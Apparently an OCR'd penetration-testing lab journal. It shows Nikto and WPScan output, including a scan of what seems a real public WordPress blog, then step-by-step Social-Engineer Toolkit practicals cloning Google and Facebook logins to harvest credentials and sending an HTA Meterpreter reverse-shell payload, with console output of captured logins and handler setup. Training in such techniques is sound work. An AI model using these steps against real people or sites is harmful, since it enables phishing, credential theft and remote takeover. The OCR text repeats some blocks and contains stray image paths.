ion="2.5.0" scanstart="Mon Jan 27 06:32:49 2025" scanend="Wed Dec 31 19:00:00 1969" scanelapsed=" seconds" nxmlversion="1.2">

<scandetails targetip="10.0.2.5" targethostname="10.0.2.5" targetport="80" targetbanner="Apache/2.2.8 (Ubuntu) DAV/2" starttime="2025-01-27 06:32
:49" sitename="http://10.0.2.5:80/" siteip="http://10.0.2.5:80/" hostheader="10.0.2.5" errors="0" checks="6954">


<statistics elapsed="1" itemsfound="0" itemstested="6954" endtime="2025-01-27 06:32:50" />
</scandetails>
</niktoscan>


</niktoscans>
```



```
┌──(kali㉿kali)-[~]
└─$ wpscan --url https://blogs.overandall.com
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.27
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: https://blogs.overandall.com/ [104.21.8.216]
[+] Started: Mon Jan 27 07:21:37 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - x-powered-by: PHP/8.2.16
 |  - x-litespeed-cache: hit
 |  - platform: hostinger
 |  - panel: hpanel
 |  - x-turbo-charged-by: LiteSpeed
 |  - cf-cache-status: DYNAMIC
 |  - report-to: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v4?s=Tejy5YcZ3Q8fq6oK85zHpdX3gklokx6GhVW2RWahRwaLIwL3nO5qrewFuzqYQ
1BUGy8s0PZ9JOryzn%2BZvagSoAbTOHB0q2cxJhfQJrV8TJdiIURDoA7%2FAVcMdvcaeRiSQocqkjWh0A%3D%3D"}],"group":"cf-nel","max_age":604800}
 |  - nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
 |  - server: cloudflare
 |  - cf-ray: 9088b7d25c3a3617-FRA
 |  - alt-svc: h3=":443"; ma=86400
 |  - server-timing: cfL4;desc="?proto=TCP&rtt=177948&min_rtt=126967&rtt_var=79701&sent=6&recv=8&lost=0&retrans=0&sent_bytes=3411&recv_bytes=819&
delivery_rate=22807&cwnd=223&unsent_bytes=0&cid=7a4bc585dc7f1afc&ts=387&x=0"
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: https://blogs.overandall.com/robots.txt
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: https://blogs.overandall.com/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

```
[+] WordPress readme found: https://blogs.overandall.com/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] This site has 'Must Use Plugins': https://blogs.overandall.com/wp-content/mu-plugins/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 80%
 | Reference: http://codex.wordpress.org/Must_Use_Plugins

[+] The external WP-Cron seems to be enabled: https://blogs.overandall.com/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.4.5 identified (Outdated, released on 2024-06-24).
 | Found By: Rss Generator (Passive Detection)
 |  - https://blogs.overandall.com/feed/, <generator>https://wordpress.org/?v=6.4.5</generator>
 |  - https://blogs.overandall.com/comments/feed/, <generator>https://wordpress.org/?v=6.4.5</generator>

[+] WordPress theme in use: breek
 | Location: https://blogs.overandall.com/wp-content/themes/breek/
 | Last Updated: 2024-12-06T04:14:50.000Z
 | [!] The version is out of date, the latest version is 4.1.0
 | Style URL: https://blogs.overandall.com/wp-content/themes/breek/style.css
 | Style Name: Breek
 | Style URI: https://1.envato.market/wp-breek-preview
 | Description: Minimal Masonry Theme for WordPress ...
 | Author: EstudioPatagon
 | Author URI: https://1.envato.market/ep-portfolio-themes
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Urls In 404 Page (Passive Detection)
 |
 | Version: 3.6.6 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - https://blogs.overandall.com/wp-content/themes/breek/style.css, Match: 'Version: 3.6.6'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] contact-form-7
 | Location: https://blogs.overandall.com/wp-content/plugins/contact-form-7/
 | Last Updated: 2025-01-14T02:31:00.000Z
 | [!] The version is out of date, the latest version is 6.0.3
 |
 | Found By: Urls In 404 Page (Passive Detection)
 |
 | Version: 5.8.4 (90% confidence)
 | Found By: Query Parameter (Passive Detection)
```


| Version: 5.8.4 (90% confidence)
| Found By: Query Parameter (Passive Detection)
| - https://blogs.overandall.com/wp-content/plugins/contact-form-7/includes/css/styles.css?ver=5.8.4
| Confirmed By: Readme - Stable Tag (Aggressive Detection)
| - https://blogs.overandall.com/wp-content/plugins/contact-form-7/readme.txt
[+] google-analytics-for-wordpress
| Location: https://blogs.overandall.com/wp-content/plugins/google-analytics-for-wordpress/
| Last Updated: 2024-12-13T14:49:00.000Z
| [!] The version is out of date, the latest version is 9.2.4
| Found By: Monster Insights Comment (Passive Detection)
| Version: 8.1.0 (60% confidence)
| Found By: Monster Insights Comment (Passive Detection)
| - https://blogs.overandall.com/, Match: 'Google Analytics by MonsterInsights plugin v8.1.0 -'
[+] google-analytics-premium
| Location: https://blogs.overandall.com/wp-content/plugins/google-analytics-premium/
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
| Version: 8.1.0 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - https://blogs.overandall.com/wp-content/plugins/google-analytics-premium/readme.txt
[+] wordpress-seo-premium
| Location: https://blogs.overandall.com/wp-content/plugins/wordpress-seo-premium/
| Last Updated: 2025-01-21T09:28:01.000Z
| [!] The version is out of date, the latest version is 24.3
| Found By: Comment (Passive Detection)
| Version: 21.3 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - https://blogs.overandall.com/wp-content/plugins/wordpress-seo-premium/readme.txt
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:05 (137 / 137) 100.00% Time: 00:00:05
[i] No Config Backups Found.
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Mon Jan 27 07:21:54 2025
[+] Requests Done: 159
[+] Cached Requests: 29
[+] Data Sent: 42.785 KB
[+] Data Received: 401.998 KB
[+] Memory used: 335.648 MB
[+] Elapsed time: 00:00:17

Practical No. 5

Aim – Practical on the use of Social Engineering Toolkit

Theory:

Social engineering is a method of manipulating humans to extract information or perform malicious activity by interacting with them. It is the most effective attack that has made many great organizations succumb to security incidents. Attackers may choose single or multiple ways to target individuals by exploiting human psychology, which can effectively trick a human into providing physical access to a system.

Steps:

Start Social Engineering Toolkit using the command "sudo setoolkit".
From the menu select option "1) Social-Engineering Attacks".
From the menu select option "2) Web-attack vectors".

Credential Harvester Attack

i. From the menu select option "3) Credential Harvester Attack".
ii. From the menu select option
    1. "1) Web Templates".
        a. Enter the listener device IP address.
        b. Select an appropriate template from the menu e.g. "2. Google".
    2. "2) Site Cloner".
        a. Enter URL of the site to clone.

HTA web attack method


i. From the menu select option "7) HTA Attack Method".
ii. From the menu select option "2) Site Cloner".
iii. Enter URL of the site to clone
iv. Enter IP address or URL for the payload listener "<ip_address/url>".
v. Enter the port for the reverse payload "<port>"
vi. Select the payload to deliver from the menu "3. Meterpreter Reverse TCP".
vii. Access to the target system will be granted when the target, visits the cloned site and downloads the payload.
viii. Use "sessions" command to list active sessions.
ix. Use "sessions <target session number from above list>" to utilise the established session.


Output:


The Social-Engineer Toolkit (SET)
Created by: David Kennedy (ReL1K)
Version: 8.0.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.



The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
* IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:


```
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.4]: 10.0.2.4

 ---------------------------------------------------------
              **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

 ---------------------------------------------------------

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.4 - - [04/Jan/2025 07:46:25] "GET / HTTP/1.1" 200 -
10.0.2.4 - - [04/Jan/2025 07:46:26] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99
APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-738188710672592428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=user@email.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=password
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```




facebook
Log in to Facebook
user@email.com
Log in
Forgotten account? · Sign up for Facebook


The Social-Engineer Toolkit (SET)
Created by: David Kennedy (ReL1K)
Version: 8.0.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.


The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link t
o appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings i
n the set_config if it's too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit
Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based Powe
rShell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>7
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://facebook.com
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [10.0.2.4]:
Enter the port for the reverse payload [443]:
Select the payload you want to deliver:
1. Meterpreter Reverse HTTPS
2. Meterpreter Reverse HTTP
3. Meterpreter Reverse TCP
Enter the payload number [1-3]: 3
[*] Generating powershell injection code and x86 downgrade attack...


Enter the payload number [1-3]: 3
[*] Generating powershell injection code and x86 downgrade attack...
[*] Embedding HTA attack vector and PowerShell injection...
[*] Automatically starting Apache for you...
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
[*] Copying over files to Apache server...
[*] Launching Metapsploit.. Please wait one.
Metasploit tip: View missing module options with show missing
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running
wake up, Neo...
the matrix has you
follow the white rabbit.
knock, knock, Neo.
https://metasploit.com
=[metasploit v6.4.38-dev]
+ -- --=[2467 exploits - 1273 auxiliary - 431 post]
+ -- --=[1478 payloads - 49 encoders - 13 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 10.0.2.4
LHOST => 10.0.2.4
resource (/root/.set//meta_config)> set LPORT 443


knock, knock, Neo.
https://metasploit.com
=[metasploit v6.4.38-dev]
+ -- --=[2467 exploits - 1273 auxiliary - 431 post]
+ -- --=[1478 payloads - 49 encoders - 13 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 10.0.2.4
LHOST ⇒ 10.0.2.4
resource (/root/.set//meta_config)> set LPORT 443
LPORT ⇒ 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession ⇒ false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding ⇒ true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.0.2.4:443
msf6 exploit(multi/handler) > sessions
Active sessions
No active sessions.
msf6 exploit(multi/handler) >

Practical No. 6

Aim: Practical on Exploiting Web-based applications

Theory:
The first step is to conduct the passive and active reconnaissance. Ensure that hosted sites are identified, and then use DNS mapping to identify all the hosted sites that are delivered by the same server. One of the most common and successful means of attack is to attack a non-target site hosted on the same physical server as the target website, exploit weaknesses in the server to gain root access, and then use the escalated privileges to attack the targeted site.
The next step is to identify the presence of network-based protective devices, such as firewalls and IDS/IPS, and identify any deceptive technologies (honeypots). An increasingly common protective device is the Web Application Firewall (WAF) and DNS Content Delivery Network (CDN).
The *wafw00f* script is an automated tool to identify and fingerprint web-based firewalls; testing has determined that it is the most accurate tool for this purpose. Load balancing detector (lbd) is a Bash shell script that determines whether a given domain uses DNS and/or HTTP load balancing.
DirBuster is a GUI-driven application that uses a list of possible directories and files to perform a brute-force analysis of a website's structure.

Steps:

1. Detect Web Application Firewall on the target using the command, "sudo nmap –vv –p 80 script http-waf-detect <target_url>".
2. Perform the identification and fingerprinting of the Web Application Firewall using the command, "sudo wafw00f <target_url>".
3. Detect Load Balancers using the command, "sudo lbd <target_url>".
4. Perform a WordPress scan on a WordPress target to check for any exploitable Wordpress vulnerabilities using the command "sudo wpscan —url <target_url>".
5. Use OWASP Directory Buster to brute force through the target website to get its directory structure:
    a. Start DirBuster using the command "sudo dirbuster".
    b. Enter the following details into the application:
        i. Target URL.
        ii. Work Method.
        iii. Number of Threads.
        iv. File path to the Directory/files list to use. E.g "/usr/share/dirbuster/wordlists/directory-list-1.0.txt"
        v. Starting Options.
    c. Click the start button.
6. Mirror the target website using the command, "sudo httrack <target_url> –O <output_directory>".
7. Perform reconnaissance and exploits using Burpsuite :
    a. Start Burpsuite on the Kali VM.
    b. Create a temporary project.
    c. Navigate to "Target" tab, in "Sitemap" section, open the target website in the in-built browser.
    d. Add the target site to the scope to our scope to continue tracking its traffic.
    e. Navigate to "Dashboard" tab, create a new live task,
        i. Select "Live passive crawl".

ii. Select Tools scope as e.g. “Proxy”.
iii. Select URL scope e.g. “Everything”.

